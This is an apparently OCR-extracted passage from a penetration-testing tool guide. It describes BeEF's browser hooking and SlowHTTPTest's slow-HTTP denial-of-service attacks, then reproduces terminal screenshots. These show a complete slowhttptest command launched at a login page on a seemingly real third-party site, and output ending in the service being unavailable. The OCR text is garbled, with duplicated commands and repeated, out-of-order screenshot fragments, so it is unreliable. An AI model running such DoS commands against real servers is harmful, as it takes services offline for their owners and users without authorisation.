
BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.Amid growing concerns about web-borne attacks against clients,


including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.





24. SlowHTTPTest →

SlowHTTPTest is a highly configurable tool that simulates some Application Layer Denial of Service attacks. It works on majority of Linux platforms, OSX and Cygwin – a Unix-like environment and command-line interface for Microsoft Windows.It implements most common low-bandwidth Application Layer DoS attacks, such as slowloris, Slow HTTP POST, Slow Read attack (based on TCP persist timer exploit) by draining concurrent connections pool, as well as Apache Range Header attack by causing very significant memory and CPU usage on the server.Slowloris and Slow HTTP POST DoS attacks rely on the fact that the HTTP protocol, by design, requires requests to be completely received by the server before they are processed. If an HTTP request is not complete, or if the transfer rate is very low, the server keeps its resources busy waiting for the rest of the data. If the server keeps too many resources busy, this creates a denial of service. This tool is sending partial HTTP requests, trying to get denial of service from target HTTP server.


root@kali: /usr/share
File Edit View Search Terminal Help
root@kali:/usr/share# slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200
-s 8192 -t FAKEVERB -u slowhttptest -c 1000 -B -g -o my_body_stats -i 110 -r 200
-s 8192 -t FAKEVERB -u http://www.e-darwin.net/system/ilogin.php -x 10 -p 3 -x
10 -p 3
Sun Sep 29 10:17:53 2019:
Sun Sep 29 10:17:53 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/ilogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 240 seconds
using proxy: no proxy
Sun Sep 29 10:17:53 2019:
slow HTTP test status on 0th second:
initializing: 0
root@kali: /usr/share
File Edit View Search Terminal Help
using proxy: no proxy
Sun Sep 29 10:17:53 2019:
slow HTTP test status on 0th second:
initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
Sun Sep 29 10:17:58 2019:
Sun Sep 29 10:17:58 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/ilogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds


root@kali: /usr/share
File Edit View Search Terminal Help
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 240 seconds
using proxy: no proxy
Sun Sep 29 10:21:53 2019:
slow HTTP test status on 240th second:
initializing: 0
pending: 0
connected: 401
error: 0
closed: 599
service available: NO
Sun Sep 29 10:21:54 2019:
Test ended on 241th second
Exit status: Hit test time limit
CSV report saved to my_body_stats.csv
HTML report saved to my_body_stats.html
root@kali:/usr/share#


root@kali: /usr/share
File Edit View Search Terminal Help
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/ilogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 240 seconds
using proxy: no proxy
Sun Sep 29 10:21:48 2019:
slow HTTP test status on 235th second:
initializing: 0
pending: 0
connected: 401
error: 0
closed: 599
service available: NO
Sun Sep 29 10:21:53 2019:


root@kali: /usr/share
File Edit View Search Terminal Help
using proxy: no proxy
Sun Sep 29 10:21:33 2019:
slow HTTP test status on 220th second:
initializing: 0
pending: 0
connected: 402
error: 0
closed: 598
service available: NO
Sun Sep 29 10:21:38 2019:
Sun Sep 29 10:21:38 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/ilogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
root@kali: /usr/share
File Edit View Search Terminal Help
Sun Sep 29 10:21:28 2019:
slow HTTP test status on 215th second:
initializing: 0
pending: 0
connected: 402
error: 0
closed: 598
service available: NO
Sun Sep 29 10:21:33 2019:
Sun Sep 29 10:21:33 2019:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW BODY
number of connections: 1000
URL: http://www.e-darwin.net/system/ilogin.php
verb: FAKEVERB
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 110 seconds
connections per seconds: 200
probe connection timeout: 3 seconds
test duration: 240 seconds